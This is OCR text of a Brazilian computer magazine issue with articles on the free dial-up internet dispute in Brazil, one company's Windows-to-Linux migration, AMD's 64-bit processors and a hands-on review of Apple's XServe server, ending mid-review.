Segundo a Anatel (Agência Nacional de Telecomunicações), essa prática, se ela realmente existir, é ilegal, pois clientes de outros serviços acabarão arcando com o custo do acesso gratuito. Além disso, os provedores pagos reclamam também que saem prejudicados na concorrência com as empresas de acesso gratuito, pois não contam com os mesmos benefícios e incentivos financeiros que elas.

Já as empresas de Internet grátis defendem que, na verdade, o que existem são acordos entre os provedores e as operadoras e nos quais a receita gerada com o acesso gratuito é repartida, uma vez que esse tipo de conexão gera um grande aumento de tráfego – e de receita – para as operadoras. Seria, portanto, fruto simplesmente da livre concorrência, assim como o fornecimento de portas de acesso, onde a operadora oferece atrativos para conquistar clientes.

Com isso, defendem, ganham o provedor de acesso, a operadora de telefonia e os cidadãos, que podem acessar a Internet sem precisar desembolsar valores altos, pagando apenas pelo uso da linha telefônica. A democratização do acesso à Rede Mundial de Computadores é, inclusive, uma das principais bandeiras defendidas por essas empresas.

Internet grátis no banco dos réus

A favor

- Os benefícios oferecidos pelas operadoras de telefonia aos provedores de acesso à Internet gratuito faz parte da livre concorrência entre as empresas
- As parcerias beneficiam as operadoras, que têm um aumento no uso de duas linhas
- Os internautas podem acessar a Internet sem desembolsar os valores cobrados pelos provedores pagos. É cobrado apenas o uso da linha
- 53% dos 13,4 milhões de internautas brasileiros usam serviços de acesso gratuito à Internet
- O Brasil alcançou o primeiro lugar no ranking de inclusão digital no Fórum Mundial Social

Contra

- As operadoras subsidiam o acesso gratuito repassando receitas para os provedores de Internet
- Todos os usuários das linhas telefônicas acabam arcando com os custos de Internet grátis, através de aumentos de tarifa da conta telefônica
- Provedores pagos são prejudicados porque não têm os mesmos benefícios das empresas de acesso grátis para concorrer em pé de igualdade
- Outras operadoras saem prejudicadas também, já que têm que arcar com altas taxas de interconexão graças ao uso das linhas telefônicas para acesso à Internet

Foto: StockPhoto

Interconexão

O que torna a questão da Internet gratuita tão complexa e passível de diferentes interpretações é a Interconexão, que nada mais é que a ligação entre as redes de telecomunicação. Toda operadora tem de pagar uma taxa de interconexão para outra pelo uso de sua rede. Quando há um desequilíbrio entre as chamadas originadas e recebidas, essa diferença pode gerar receitas para uma empresa e grandes gastos para outra. E é justamente aí que entra o fornecimento de acesso gratuito.

Esse modelo de telefonia, foi criado originalmente para funcionar com tráfego de voz, onde as ligações duram em média 4 minutos e são bidirecionais, e fica bastante distorcido quando o uso é para Internet, que gera ligações de cerca de 20 minutos e tem tráfego unidirecional. Como resultado, a operadora que gera a ligação do usuário acabará pagando altos valores de interconexão à operadora parceira do provedor, que apenas recebe as ligações.

É essa receita que atrai as operadoras de telefonia e torna tão interessante para elas fazer parcerias com os provedores gratuitos. E é também ela que provoca a fúria tanto das operadoras que estão fora do "esquema", quanto dos provedores pagos, que têm de arcar com a concorrência do serviço gratuito.

Como último capítulo deste imbróglio, vários dos principais provedores do País, sejam pagos ou gratuitos, têm operadoras de telefonia como acionistas: o IG e a Telemar; o UOL e a Portugal Telecom; o iBest e a Brasil Telecom; o Terra e a Telefônica. Essas relações, claro, atiçam a ciumeira geral dos concorrentes e tornam os acordos ainda mais delicados e complexos.

Internet para todos

De acordo com uma pesquisa divulgada pelo Ibope, dos 14,3 milhões de internautas brasileiros, nada menos que 53% usam algum serviço de acesso gratuito. Isso, sem dúvida, foi um dos fatores que contribuíram para que o Brasil tenha conquistado, no Fórum Econômico Mundial, realizado no início do ano em Davos, na Suíça, o primeiro lugar no ranking latino-americano de inclusão social. Juntamente com ações realizadas pelo governo, por empresas particulares e por organizações não-governamentais (ONGs) para a disseminação do conhecimento tecnológico, talvez esse seja um grande passo para levar o acesso à Internet às populações mais carentes, combatendo assim o analfabetismo digital que, se hoje já provoca alguma exclusão, num futuro próximo será determinante.

É necessário, no entanto, que se chegue a um consenso e estabeleçam-se regras claras para a Internet gratuita. E que elas sejam cumpridas. **PCM**




Foto: Valéria Romano

Admirável mundo novo

Trocando o Windows pelo Linux, a Rio Branco Papéis conseguiu otimizar seu negócio e economizar com licenças. Veja como foi realizado esse processo

No início, a diretoria resistiu bravamente à novidade. Era difícil imaginar, ainda em 1999, mudar toda a rede de uma empresa de grande porte para Linux. As principais preocupações, claro, eram segurança e suporte. Como um sistema operacional gratuito que não tinha sequer uma empresa por trás poderia ser seguro, confiável e ainda por cima oferecer o atendimento necessário?

Além disso, era importante frisar, a Rio Branco Papéis, uma das maiores distribuidoras de produtos para escritório do País, não poderia parar a empresa para fazer as mudanças. Isso porque todo o funcionamento da corporação depende de sua rede e cada dia sem computadores é um dia sem faturamento.

A empresa só começou a vislumbrar o admirável mundo Linux que a aguardava quando a gerente de informática Valéria Eva Fernandes apresentou os números da novidade: apesar dos necessários investimentos iniciais, seriam economizados R$ 200 mil em licenças da Microsoft. A partir disso, com a garantia de que o novo sistema era realmente bom e confiável – e não uma "coisa de universitários", como acreditavam os diretores – começou-se o longo processo de mudança.

Ao contrário do clássico livro que dá título à matéria, porém, o admirável mundo novo do Linux na Rio Branco mostrou-se nada autoritário ou totalitarista. Apesar das mudanças e da instalação da plataforma do pinguim, não só nos servidores, mas na grande maioria dos desktops, a empresa manteve aplicações Windows funcionando onde elas não poderiam ser bem substituídas. Também nos equipamentos da diretoria optou-se pela manutenção do sistema de Bill Gates. "Nós não temos uma postura xiita. Tem coisas que o mercado está preparado para o Linux, mas tem outras que não está", explica Valéria.

A equipe, formada por oito profissionais levou um ano para transformar a Rio Branco (eram estimados oito meses) e o resultado obteve a aprovação não só da cúpula da empresa, mas também dos usuários finais envolvidos. "Não éramos profundos conhecedores do Linux, tivemos que arregaçar as mangas", acrescenta a gerente.

Metamorfose

Antes de adotar o Linux e outros softwares livres, toda a rede da Rio Branco utilizava soluções Novell, dos servidores às estações de trabalho, que eram diskless (equipamentos sem disco rígido, na qual o boot é feito através da rede). Todo o sistema de gerenciamento dos processos como venda, estoque e expedição utilizava Dataflex.

Com a expansão das vendas, o sistema estava sendo obrigado a emitir aproximadamente 600 notas fiscais por dia, provocando instabilidade no sistema. Para solucionar esse problema foi realizado um estudo para se modificar toda a sua estrutura de rede. Foram analisadas várias possibilidades, entre elas Windows NT, Unix e Linux. Após diversas reuniões e discussões apresentando planilhas de TCO (Total Cost of Ownership, ou custo total de

Conheça a Rio Branco

Fundada 1979, a Rio Branco Papéis é uma empresa familiar, com quatro divisões – gráfica, distribuidora, Korpex e Maxprint. A empresa fornece produtos de escritório tanto para papelarias quanto para revendas de informática. Atua com mais de 4 mil itens nas categorias suprimentos e equipamentos de informática, materiais de escritório e artefatos de papel.

Possui mais de 9 mil clientes, sendo 6 mil revendas de informática e cerca de 3 mil papelarias no atendimento anual. Atende também empresas como Carrefour, IBM e Globo.

O Grupo Rio Branco tem mais de 300 funcionários. A central de operações fica em São Paulo e possui filiais em Vitória (ES), Manaus (AM), Extrema (MG), Rio de Janeiro (RJ) e Brasília (DF).

O maior desafio da equipe de informática era manter a empresa funcionando normalmente na mudança para o Linux

propriedade), a equipe persuadiu a diretoria pelo Linux.

Antes das mudanças, os atendentes da central de vendas tinham acesso apenas ao sistema de vendas através do terminal. Todas as correspondências de e-mail e propostas de vendas eram realizadas por uma única pessoa, utilizando uma única conta comum a todos. O sistema de impressão era realizado por impressoras matriciais e algumas jato de tinta em estações locais.

Juntamente com a metamorfose para Linux, estavam programadas atualizações dos computadores, com inclusão de pacotes StarOffice e OpenOffice para planilhas de cálculo e editor de texto, acesso a e-mail e Internet e também ilhas de impressão com impressoras laser. Uma parte do sucesso da operação pode ser creditado à esse fato, claro, já que qualquer dificuldade de uso do novo sistema pelos usuários seria facilmente compensada pelas novas facilidades adquiridas.

A migração para Linux aconteceu de forma gradual e com muitos testes de laboratório. Foi preparado um servidor Linux utilizando o Red Hat, que na época possuía a instalação mais simplificada, e foram instalados Oracle e também a versão do Dataflex para Linux, criando assim um ambiente de teste.

Com isso, os dados eram sempre replicados nesse servidor, no qual eram realizados testes programados, em horários de baixo movimento, com alguns clientes da rede. A grande preocupação com a migração do sistema era o tempo que o sistema ficaria parado, provocando assim perdas nas vendas.

Foram preparadas cartilhas para os usuários explicando como fazer logon, abrir o terminal, acessar e-mails e utilizar as principais ferramentas. A empresa preparou ainda um treinamento de como utilizar o StarOffice (hoje substituído pelo OpenOffice). Uma pessoa do suporte foi alocada em cada um dos departamentos e, durante um mês, ficou à disposição para resolver qualquer dúvida.

Depois de todos os testes, o sistema ficou parado apenas uma hora, intervalo que foi suficiente para realizar toda a mudança dos servidores e a atualização de endereços IP dos mesmos.

Para alguns usuários que se utilizavam de planilhas mais complexas, que a versão do OpenOffice não era capaz de trabalhar, foi necessário manter o MS Office. Nesses casos, para o acesso ao sistema foi utilizado um emulador, o Token, que permite a conexão do Windows ao sistema em Dataflex. **PCM**

AMD 64

Por Leandro Calçada
leandro.calcada@europanet.com.br

No princípio, quando 640KB de RAM eram suficientes para todos, falar em PC era falar em processadores de 16 bits. Com o tempo, entretanto, as necessidades dos usuários levaram a arquitetura de 16 bits ao seu limite e, após um longo período de transição nem sempre indolor, chegamos aos PCs de 32 bits que temos hoje. Porém, também a arquitetura de 32 bits tem o seu limite – e estamos próximos dele.

O sinal mais óbvio para indicar o limite da arquitetura são as necessidades de memória. Sem truques, os atuais processadores de 32 bits podem endereçar no máximo 4GB de RAM, o que pode parecer muito para um usuário final, mas é pouco para qualquer servidor de banco de dados respeitável.

Entretanto, computação de 64 bits já não é necessidade exclusiva de grandes servidores de rede. Há hoje muitas aplicações para um PC capazes de consumir quantidades absurdas de memória, muitas delas na área do entretenimento, além de exigir cálculos numéricos cada vez mais numerosos e complexos, e o fato é que o usuário doméstico pode atingir o limite dos 32 bits mais tarde que o usuário de servidores, mas fatalmente o atingirá.

80386 revitalizado

Migrar uma plataforma de 32 para 64 bits não é tarefa fácil. Tal mudança não é uma simples evolução como parece, mas o desenvolvimento de uma plataforma inteiramente nova e um dos maiores desafios neste tipo de trabalho é decidir se e como manter esta plataforma nova compatível com as anteriores. É uma decisão difícil, pois descartar a tecnologia anterior pode levar ao desenvolvimento de um produto melhor, mas manter a compatibilidade pode ser fundamental para que o produto sobreviva aos consumidores que, afinal, não querem jogar fora o que já têm.

E é aí que entra a primeira novidade da AMD. Em vez de seguir o exemplo da Intel, que descartou totalmente a tecnologia de 32 bits no Itanium e a incluiu através de uma emulação de software, a AMD resolveu fazer mais ou menos o que a própria Intel fez, anos antes, quando desenvolveu o 386 e manteve seu processador totalmente compatível com a plataforma 32 bits sem a necessidade de emulação.

É importante notar que, sem o uso de emulações, os novos processadores de 64 bits podem usar seu aumento de performance para melhorar o desempenho até mesmo de aplicações 32 bits, ao invés de usar esta melhora para sustentar o software de emulação e terminar executando a aplicação com desempenho menor do que ela rodaria em um processador de geração anterior.

Guerra ao overhead

E não é só o overhead da emulação que a AMD quis evitar em seus processadores de 64 bits. Continuando em seu esforço para melhorar a performance geral dos processadores independentemente da sua freqüência de clock, a empresa incorporou mudanças profundas na arquitetura de seus novos processadores, que vão além do que a mudança de plataforma exigiria. Estas novidades, presentes em toda a família de 64 bits, são:

Controlador de memória RAM integrado – com a nova arquitetura, conceitos como o clock de Front Side Bus ficam obsoletos, já que o

Dois mercados, dois processadores

Não é só o usuário final que a AMD pretende conquistar com seus processadores de 64 bits. Com a integração da tecnologia Hyper Transport em seus novos processadores, a AMD quer não só melhorar a performance geral dos novos PC, mas também atacar de forma séria o mercado de servidores multiprocessados. Enquanto o mercado doméstico e o de computação móvel receberá os processadores com o núcleo ClawHammer lançados comercialmente como Athlon 64, o mundo corporativo conhecerá a verdadeira vedete de linha de produção da AMD, o SledgeHammer lançado comercialmente como Opteron.


Entre o Opteron e o Athlon 64 há poucas, mas significativas diferenças: ao invés de um controlador de Hyper Transport, há dois ou três que permitem a construção de sistemas multiprocessados com até oito processadores sem qualquer chip de controle externo e com uma velocidade de bus jamais vista no mercado de PCs. Além disso, o controlador de memória integrado tem duas vias de comunicação ao invés de uma, permitindo o endereçamento de uma quantidade maior de memória.

bits

Saiba como os novos processadores AMD pretendem apimentar a competição por servidores e levar os processadores de 64 bits ao usuário final

processador não só endereça mas controla diretamente a memória sem a necessidade do chipset. Note que não se trata de um controle via software que sacrifica a performance geral do processador para reduzir o custo de um chip na placa-mãe, e sim um circuito independente, integrado ao processador, capaz de trabalhar diretamente com a memória RAM no clock do processador, reduzindo drasticamente a latência no acesso, resultado da comunicação intermediada pelo chipset. O resultado é que a comunicação entre processador e memórias não mais poderá ser prejudicada por um chipset de má-qualidade na placa-mãe.

GART integrado - As funções de GART (Graphics Address Remapping Table) também foram integradas ao processador, representando uma redução drástica nas funções de controle AGP realizadas pelo chipset. Mais uma vez, o objetivo é reduzir a latência na comunicação via AGP e ainda permitir a redução de custo nas placas-mãe sem comprometer a performance do sistema. Com o GART e o controlador de RAM integrados ao processador, não sobra muita coisa para o North Bridge.



Mudanças no South Bridge

Se o North Bridge foi praticamente eliminado, o South Bridge não teve a mesma sorte, mas deverá passar por mudanças profundas. Em seus processadores de 64 bits, a AMD decidiu integrar a sua própria tecnologia de gerenciamento de bus, batizada de Hyper Transport. A tecnologia, que já está implementada de forma limitada nos chipsets gráficos mais poderosos da nVidia, representa um aumento de performance considerável e, mais uma vez, integra no processador circuitos cruciais para a performance geral do sistema.

As vantagens do Hyper Transport são evidentes. Com uma largura de banda capaz de transmitir 6,4GB de dados por segundo, o controlador pode sustentar os 2GB por segundo do AGP 8x e ainda sustentar com folga interfaces ATA e as evoluções de alta performance do bus PCI. Ao chipset, cabe definir, entre outras coisas quanto da largura de banda será atribuída a cada bus, de modo que sistemas diferentes podem priorizar a banda do Hyper Transport para a finalidade que for mais conveniente.


Conclusões

O objetivo da AMD é claro, não apenas abocanhar o mercado de servidores, como trazer a computação de 64 bits para o usuário final, que ainda rodará programas de 32 bits por um bom tempo. Agora é esperar pra ver se os novos processadores repetirão o sucesso do 386 ou se a tecnologia de 64 bits só será viável para quem se dispor a abandonar a plataforma x86. ***PCM***

Fonte: Advanced Micro Devices - www.amd.com

O servidor da Apple XServe

Testamos o XServe, o mais novo produto da linha Apple, que passa a produzir servidores junto com o MacOS X Server. Veja o que ele oferece



Xserve tem forma de Rack e 1U de altura

A Apple, famosa por fabricar hardwares destinados a estações de trabalho, acaba de ingressar na produção de servidores. O recém-lançado XServe, que testamos em primeira mão para você, é um computador desenhado para trabalhar exclusivamente como servidor, juntamente com o MacOS X Server.

O desenvolvimento deste equipamento surgiu a partir da necessidade de seus clientes, que utilizavam estações de trabalho Macintosh e alocavam essas máquinas para a função de servidor. Mas como o equipamento não havia sido projetado para estas funções existiam diversos problemas, como o computador não iniciar sem estar conectado a monitor e teclado.

Junto com o equipamento, está sendo distribuído o sistema operacional MacOS X Server, que foi desenvolvido com base no operacional MacOS X. Foram adicionadas funções como utilização de LDAP, para conexão de diretórios – a mesma utilizada pelo o Active Directory da Microsoft.

O XServe


Este servidor foi desenhado no formato de rack, projetado para ser fixado em armários de servidores, com uma altura compacta de 1U. Cada U tem 1,73 polegada de altura, o que equivale a aproximadamente 4,4 cm.

Este novo equipamento, ao contrário dos outros computadores do fabricante permite que o sistema seja ligado sem possuir um monitor ou um teclado conectados ao equipamento. O XServe pode ser adquirido com um ou dois processadores PowerPC G4 de 1Ghz. Possui quatro slots de memória DIMM, suportando até 2GB de DDR 266 MHz com taxa de transferência de até 2,1GB/s, o que garante um bom desempenho.


A placa-mãe permite expansão através de dois slots PCI 64 bit de 66 MHz (na configuração padrão, um dos slots vem com uma placa gráfica PCI), suporta placas PCI de 32 ou 64 bit rodando em 33 MHz ou 66 MHz, respectivamente. Tem ainda um slot combo de 32 bits PCI/AGP, que pode ser usado para uma placa Gigabit Ethernet (padrão) ou uma placa gráfica AGP 4X.

Por padrão, a placa de vídeo disponível é uma PCI ATI, com 32MB de DDR SDRAM e conector VGA, mas pode ser adquirido como opcional uma placa ATI RADEON 8500 com 64 MB de DDR SDRAM e conectores DVI, VGA e S-video, com suporte para dois monitores, suporte para resoluções digitais e analógicas de até 2048 x 1536 pontos.

A conexão com a rede é feita por dois conectores RJ-45 10/100/1000BASE-T (Gigabit) para Ethernet, um na placa-mãe e um no slot PCI. Além da conexão com rede, o servidor permite ainda utilizar três portas FireWire de 400 Mb/s (duas no painel traseiro, uma no frontal), duas portas USB e uma porta serial DB-9. No painel frontal encontra-se uma unidade de



O XServe permite diversas conexões



CD-ROM de 24X que é muito discreta, com um pequeno botão no centro da gaveta que abre esta unidade.

O equipamento possui quatro baias internas para disco rígido com barramento independente de 100MB/s, para até 480GB de armazenamento interno utilizando os Apple Drive Modules hot-plug. O barramento deste sistema de disco é o Ultra ATA, que apesar de utilizar uma tecnologia de menor desempenho ao SCSI, possui um custo inferior.

E seus desenvolvedores utilizam uma solução criada pela própria Apple para melhorar o desempenho. A idéia usada pelo fabricante foi utilizar em cada disco uma controladora independente, totalizando assim quatro controladoras Ultra ATA – uma para cada disco – ajustadas para trabalhar apenas como Master, ignorando a conexão por Slave. Desta forma, melhora-se bastante o desempenho por barramento.

O sistema ainda possui como opcional uma placa PCI Ultra160 SCSI para conexão a aparelhos de armazenamento externo e backup.

O sistema operacional

